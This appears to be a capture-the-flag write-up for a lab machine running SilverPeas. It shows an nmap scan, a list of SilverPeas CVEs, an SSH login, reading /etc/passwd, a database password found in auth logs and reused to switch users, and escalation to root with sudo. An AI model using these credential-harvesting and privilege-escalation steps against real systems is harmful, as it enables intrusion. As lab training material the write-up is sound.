


```
┌──(root㉿kali)-[~/Desktop/THM]
└─# nmap 10.10.45.238 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 05:32 EDT
Nmap scan report for 10.10.45.238
Host is up (0.41s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 9.82 seconds
```






https://github.com/advisories/GHSA-4w54-wwc9-x62c



Usually I click around the app and look for interesting info , but everything is in French, so instead I tried to look for more CVEs in this version of SilverPeas.

1. CVE-2023-47320: Broken Access Control Leading to Denial-of-Service
2. CVE-2023-47321: Broken Access Control Allows Attacker to Access Portlet Deployer
3. CVE-2023-47322: CSRF Leading to Privilege Escalation
4. CVE-2023-47323: Broken Access Control Allows Attacker to Read All Messages
5. CVE-2023-47324: Stored XSS in Messaging Feature
6. CVE-2023-47325: Broken Access Control on “Bin” Allows Modification by Attacker
7. CVE-2023-47326: CSRF Leading to Domain Creation
8. CVE-2023-47327: Broken Access Control Allows Attacker to Create Spaces



```
┌──(root㉿kali)-[~/Burpsuite-Professional]
└─# ssh tim@10.10.45.238
The authenticity of host '10.10.45.238 (10.10.45.238)' can't be established.
ED25519 key fingerprint is SHA256:WFcHcO+oxUb2E/NaonaHAgqSK3bp9FP8hsg5z2pkhuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.45.238' (ED25519) to the list of known hosts.
tim@10.10.45.238's password:
```

```
tim@silver-platter:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
tyler:x:1000:1000:root:/home/tyler:/bin/bash
tim:x:1001:1001::/home/tim:/bin/bash
tim@silver-platter:~$
```

```
Dec 13 15:40:33 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name postgresql -d -e POSTGRES_PASSWORD=_Zd_zx7N823/ -v postgresql-data:/var/lib/postgresql/data postgres:12.3
Dec 13 15:40:48 silver-platter sudo: pam_unix(sudo:session): session closed for user root
Dec 13 15:41:17 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker exec -it postgresql psql -U postgres
Dec 13 15:41:17 silver-platter sudo: pam_unix(sudo:session): session opened for user root(uid=0) by tyler(uid=1000)
Dec 13 15:44:30 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silvepeas/data --link postgresql:database sivlerpeas:silverpeas-6.3.1
Dec 13 15:44:31 silver-platter sudo: pam_unix(sudo:session): session closed for user root
Dec 13 15:45:21 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silvepeas/data --link postgresql:database silverpeas:silverpeas-6.3.1
```

```
Dec 13 17:51:44 silver-platter su: (to root) root on pts/1
Dec 13 17:51:44 silver-platter su: pam_unix(su:session): session opened for user root(uid=0) by tyler(uid=0)
tim@silver-platter:/var/log$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)
tim@silver-platter:/var/log$ su tyler
Password:
tyler@silver-platter:/var/log$
```

```
tim@silver-platter:/var/log$ su tyler
Password:
tyler@silver-platter:/var/log$ sudo -l
[sudo] password for tyler:
Matching Defaults entries for tyler on silver-platter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tyler may run the following commands on silver-platter:
    (ALL : ALL) ALL
tyler@silver-platter:/var/log$ sudo su
root@silver-platter:/var/log# ls
alternatives.log    auth.log.1                  btmp                dmesg       dmesg.4.gz      installer      kern.log.3.gz  syslog              unattended-upgrades
alternatives.log.1  auth.log.2                  btmp.1              dmesg.0     dpkg.log        journal        landscape      syslog.1            wtmp
amazon              auth.log.2.gz               cloud-init.log      dmesg.1.gz  dpkg.log.1      kern.log       lastlog        syslog.2.gz
```